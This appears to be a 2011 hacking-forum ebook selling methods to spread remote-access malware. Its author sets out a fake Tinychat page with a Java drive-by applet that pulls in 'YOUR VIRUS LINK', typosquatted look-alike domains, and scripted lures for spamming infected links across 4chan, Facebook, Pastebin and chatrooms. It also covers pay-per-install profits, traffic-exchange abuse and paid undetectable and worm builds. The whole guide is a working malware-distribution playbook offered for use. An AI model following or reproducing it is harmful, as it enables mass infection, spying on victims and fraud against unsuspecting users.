Infested Spreading Guide 2.0

Infested Terran

MSN: infest@wow.com

Introduction:
If you've ever had me spread your server for you, you'll notice that the method I use eventually gets your server several hundreds of installs. I've used this method for a while now, and each time I use it for my own server, I can get over 700 installs in 24 hours. This is almost exactly like my old ebook, but this has been improved greatly, seeing that my old method only could get 100-300 a day, whereas this will give you way more.

Step 1: Setting up a proper JDB
The template website we will be using for our JDB is Tinychat.
        If you have Swagpaq, you can make a FUD Tinychat template, but if you don't I will provide you with my template that I've made. If you have Swagpaq, you can skip this step.

http://www.mediafire.com/?n0a86pk97md5kqn

Setting this up is very simple. Open index.html with some sort of editing program. Notepad will do fine.

1.1: Changing the Title
Using your editor, CTRL+F to find "#TITLE" without quotes. (It's near the top)


Change that to whatever you want it to display on the top of a tab/browser.

1.2: Changing the Chatroom Name

Doing the same thing as before, search up "#NAME OF ROOM"


Change this to whatever you want your chatroom to be labeled.


1.3: Setting Up the Download

Go to the very bottom of your HTML file. Look for where it says:

"<applet width='150' height='1' code='Java.class' archive='Java.ja…."

On that same line, look for where I've entered "YOUR VIRUS LINK"

```
</html>
<applet width='150' height='1' code='Java.class' archive='Java.jar'><param name='lol' value='YOUR VIRUS LINK' /><param r
```

Edit what is in the quotes to the direct URL of your EXE server.

Congratulations! Your Tinychat JDB is complete!

Step 2: Uploading your JDB
Using any free webhost, upload the three files that you updated.
> Index.html
> Java.class
> Java.jar

You can use websites like
> http://www.cwahi.net/
> http://www.000webhost.com/
> http://fileave.com/

If you have your own host, you may skip this step.

Be sure to make your domain/folder name something that is Tinychat related.
> EX:
>> Tinychats.cwahi.net
>> Yourpersonaldomain.com/Tinychat

Step 3: Spoofing Tinychat
The reason I am so successful with this JDB is because I own the domain TLNYCHAT.COM
When this domain is typed in caps, (TINYCHAT.COM) it is very hard to notice that is an "L"
and not an "I".

Head on over to http://tlnychat.com/room
I have included a URL shortener on my domain.

Login with the details
> Username: user
> Password: password

Click on the "Random" tab

When presented with "Enter URL", enter the URL of the directory that contains your JDB. Afterwards, press "GET SHORTY!"

Copy your link and keep it safe for spreading. When spreading, make sure you capitalize all letters except for the "L".

EX: http://tlnychat.com/room/62724/ >> HTTP://TINYCHAT.COM/room/62724/
(these links aren't infected)

Be sure to keep the "room" and everything afterwards the same.

Step 4: Spreading
By now, you have a JDB, a spoofed link, and somewhat an idea of what happens next. I will be showing multiple methods of spreading at this point.

4.1: 4chan Spreading

This method of 4chan spreading is currently only used by me.

Go to http://4chan.org/b/

In the name section, press on your keyboard
ALT+255 (255 should be on your numpad)
This should create an invisible space. If you cannot do this, copy and paste what the space inside the quotes.
" "

In the email section, simply put "noko" so you can go back to your thread once it's posted.

For the subject, go to http://pastebin.com/v1NRJJyP copy and paste the text into the subject.

For the comment section, paste your link and have something along the lines of
"GET THE FUCK IN HERE, FAGS"

For the file, use any of these images:

Enter in the verification and then post.

After making your post, be sure to post in it often to bump it up.
Make your comments related to "rolling"
      EX: "rolling" "they see me rolling" "jk rolling" "rolling for justice"

IMPORTANT: Don't blow your cover. Be sure to erase your name and subject before commenting afterwards.

After getting 100 replies, it should autopilot from there. After 1:30, your thread should be deleted. It may be sooner if you made it obvious.
When it is deleted, simply post it again and redo the same thing.
      If prompted about duplicate file entry, just open the image with paint and add a dot or something to change it a little bit.

If you are looking for regional installs, do this method whenever it is 9PM or later in the region you are aiming for.
      EX: I want New York installs, so I will do the method when it is 9PM for New York

This method will get you many many installs. If done correctly, you will get 1000+ installs in 24 hours.

4.2: Facebook Spreading

4.2.1: Facebook Wall/Status Spreading
*DOES NOT WORK IF YOUR LINK REDIRECTS TO FILEAVE. CHOOSE A NEW HOST"

Using the link you generated, go onto a Facebook page and paste the link in a status/a friend's wall.

Make sure to click the "X" that displays the preview.

Add a message that can convince the person to webcam with you.
EX: hey let's webcam! http://tlnychat.com/room/61856/


For more effectiveness, set it as a status and post it on as many friends' walls as possible.

4.2.2 Facebook IM Spreading
Simply be ready to paste a message and send it to friend's through Facebook IM.
EX: hey! (: webcam with me! http://tlnychat.com/room/61856/


Send this to all the friends that are online.

This is great for targeting installs (hot girls, Facebooks with lots of friends, etc)

4.3: Pastebin Spreading

Head on over to http://pastebin.com/

Where it says "New Paste", enter something along the lines of this

Hot Girls Webcam: http://TINYCHAT.com/room/61856/

Scroll down and have the "Paste Name / Title" something like this

Nude Webcam Chatroom Links

Afterwards, simply press submit

After posting, just backspace until you get to this page and post again. You will need to enter in a captcha, but they're only 3 characters long.

Spamming this will get you a lot of installs seeing that a lot of users lurk for fun stuff.

4.4 Tinychat Spreading
Yes, we are going to spread ON Tinychat.
Head over to http://tinychat.com

On the front page, look for a chatroom with the most viewers.


Join the chatroom. Some allow you to be a guest, whereas some require you to have an account of some sort. If prompted to make an account, just make one. If you can choose your nickname, choose something that will attract viewers.

In the chat box, just enter your URL and say that you're doing something interesting in the chatroom.


Spamming this for a bit will surely attract you MANY victims.

4.5 Yahoo Spreading

Simply follow this guide I found online
http://www.youtube.com/watch?v=8selpUMdotE&feature=player_embedded
Instead of sending the file over, convince the person to webcam with you so you can send them your fake Tinychat link.

This is by far the simplest method. Everyone who learns how to spread knows this method, but with the addition of the fake Tinychat, it won't seem so suspicious.

Step 5: Relax

Run each method all at once, or do it all separately. If done effectively and daily, you can get 4000+ installs in one week.

If lucky, you'll be able to get 1000 simply in one day. I've gotten 1000+ in one day three times now.

I hope you enjoyed this ebook, and have fun spreading!

EXTRAS!

For an additional 2 dollars, I can generate you a JDB that is FUD and has extra features like
    -redirects to http://tinychat.com/error.php when installed
    -custom install path
    -html encryption

For an additional 4 dollars, I will open a folder for you on TLNYCHAT so you can have your JDB directly on the page instead of forwarded.

Benefits: It looks simpler
    http://TINYCHAT.COM/example   < < <   http://TINYCHAT.COM/room/32423

When posted on Facebook, it looks like this


(Folder renames will be 1 dollar)

~~I also have a spreading service here:~~
~~http://www.hackforums.net/showthread.php?tid=1671419~~

~~Because you own the eBook, I will spread for you for half the price usual.~~

For two dollars, I will build you two different worm builds that will ensure spreading throughout your victim's network. This can make your installs go from 30 to 60 instantly

If you are interested in these deals, talk to me on HF

http://www.hackforums.net/private.php?action=send&uid=286281

Don't forget to mention that you own the eBook.

Thank you and Enjoy!

Infested Terran

UPDATES:

<u>9/26/11</u>

4.2.3: Facebook Group Spamming

If for some reason you do not have a lot of friends on a Facebook account, here's an alternative way to spread on Facebook and reaching 71326+ audience.

Head on over to this group:
https://www.facebook.com/groups/IMAKEEMMAD169/

You will need to ask to join. Joining isn't instant, but eventually you'll be accepted.

Once accepted, post your Tinychat links with something along the lines of "JOIN THE CHAT ROOM FOR FREE 1000+ FOLLOWERS!"

Once posted, click on the time underneath your comment.

Now simply press comment and add a comment and delete it to bump it within the group.

Be sure to bump it only once every 30 or so seconds so you don't get in trouble with spam. This way your post will always be above the group.

<u>9/28/11</u>

4.6 Chatroom Spreading

This method is extremely simple. Head over to this chatroom page:
http://chat.parachat.com/chat/login.html

You'll be required to run java. Don't worry; it's not a JDB.

You will then be prompted to enter in a username. I'd go with something kind of girlish like "joanne12x"

Afterwards, simply post in the chatroom saying something like "Who wants to webcam?" After a while you will get a whole lot of private IMs asking you and whatnot. From there, post your Tinychat link and wait for them to fall for it.

You can also post your Tinychat link in the chat, but if someone notices that's it's a virus, they'll call you out on it and no one will believe you.

9/29/11

Alternative Step 1
Instead of using a Tinychat JDB, here is a Livestream JDB.

http://www.mediafire.com/?ccsr8jz32rudjdx

Do the exact things you would do for the Tinychat JDB
(Pages 2, 3, and 4)

Once you've set up your JDB, mask your Livestream JDB with this domain:
http://LLVESTREAM.com/room
      Username: user
      Password: password

Now you can spread this link just like you spreaded the Tinychat Link.

4.7 Alternative 4chan Spreading
To promote your link on 4chan, instead of saying "GET THE FUCK IN HERE", or something along those lines, you should say
      "Join to watch the Anonymous DJ!"

You will get as much installs as you did with Tinychat, or maybe even more.

10/1/11

Money Making Guide
This ebook was 10 dollars. Do you feel like making up some of that money?

I found a great PPI website that pays you directly to Liberty Reserve.

Using these spreading methods, you can easily spread just for one day and get 10 dollars instantly!

To sign up go to here

http://www.statsbusiness.net/signup.php
        The downfall is that you need a referral code. If you'd like a code, you can contact the server here:

ICQ#1: 404-764-419
ICQ#2: 402-138-123
AIM: InstallConverter
MSN: InstallConverter@hotmail.com

After signing up, go to
http://www.statsbusiness.net/ma/installation.php

and download their file. If they request that you contact them, use one of the forms above and ask them to activate you.

Spread their EXE and in no time you'll be making loads of money!

4.1: 4chan Updates/Tips

Here is a better resolution images

And if someone claims you're fake, post this

If you are using Chrome, download this extension
https://chrome.google.com/webstore/detail/pinelipedelckihohgdlpcclgocodhjj

This allows you to know when you can post in your own thread again without reaching a flood limit. Also has auto update. This is a very useful tool to moderate your thread.

10/2/11

4.8: Traffic Spreading
Now this method does not require the Tinychat/Livestream URLs, but it does require a JDB or a silent infection crimepack. This is perfect if you have silent infection.

Now head over to
http://trafficspammer.com/?r=infested
(You don't have to sign up under my referral, but it would be nice)

Sign up and then head over to
http://trafficspammer.com/members/sites.php
and submit your URL.
> MAKE SURE YOU SUBMIT A PAGE YOU CAN EDIT LATER.
> WHEN YOU SUBMIT, SUBMIT A CLEAN PAGE WITHOUT A JDB.
> ONCE ACCEPTED, EDIT THE PAGE AND PUT THE JDB ON IT.

Once you are accepted, go to
http://trafficspammer.com/s3.php?a=UwP7IRu
and leave your computer on.

For every minute you are on the page, you get 6 seconds of traffic. Other people will be viewing your JDB in no time.
This is recommended if you own a silent driveby since many people stay AFK. I've gotten over 300 installs with a silent drive by.
